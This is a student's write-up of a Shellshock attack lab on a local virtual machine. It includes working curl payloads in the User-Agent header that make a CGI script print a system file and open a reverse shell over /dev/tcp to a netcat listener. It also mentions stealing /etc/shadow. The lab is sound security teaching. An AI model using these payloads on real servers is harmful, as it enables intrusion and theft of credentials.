Shellshock Attack Lab

Xinyi Li

February 17, 2020

Task 1

Experiment

Use the following commands to define a shell function, export it into the environment, and then observe if it prints `'extra'` when calling the child shell with `/bin/bash_shellshock` or `/bin/bash`.

```
$ foo='() { echo "hello world"; }; echo "extra";'
$ export $foo
```

As expected, using `/bin/bash_shellshock` leads to extra print out while it is clear in `/bin/bash`.

Task 2

```
$ su
$ cp myprog.cgi /usr/lib/cgi-bin
$ sudo chmod 755 /usr/lib/cgi-bin/myprog.cgi
```

Task3

The `Apache` creates a child process to execute `bash_shellshock` with function `exec()`, and `$$` will be replaced by `bash_shellshock` with the ID of the current process. So `strings /proc/$$/environ` will be correctly executed while parsing the HTTP request.

Task 4

For instance, I can steal passwords of the server using

```
curl -A "() { echo hello;}; echo Content-type: text/plain; echo;
    /bin/cat /etc/password;" http://localhost/cgi-bin/myprog.cgi
```

However, because `/etc/shadow` is only readable to `root`, I cannot steal the content of the file unless the web served by `root`.

Task 5

Somehow, the ip address of the server and the attacker are exactly the same on the virtual machine. So instead of using ip address in the lab instruction, i use `localhost` *to represent both of them.*



Figure 1: the attacker's IP address

First, build a TCP server:

```
nc -lv 9090
```

Sometimes, the process is really slow. Be patient to wait for connection built then do the following steps

Then make use of the `shellshock` to map the server's `stdin`/`stdout` to local shell.

```
curl -A "() { echo hello;}; echo Content-type: text/plain; echo;
    echo; /bin/bash -i -> /dev/tcp/localhost/9090 0<&1 2>&1"
    http://localhost/cgi-bin/myprog.cgi
```

So, a reverse shell is created.



Figure 2: Reverse Shell

Task 6

Reproduction of Test 3 is successful while the ones of other two tasks fail.

Because the output of environment variables is done directly by the bash itself rather than passing to any caller. The behavior will not be influenced by the version of the shell.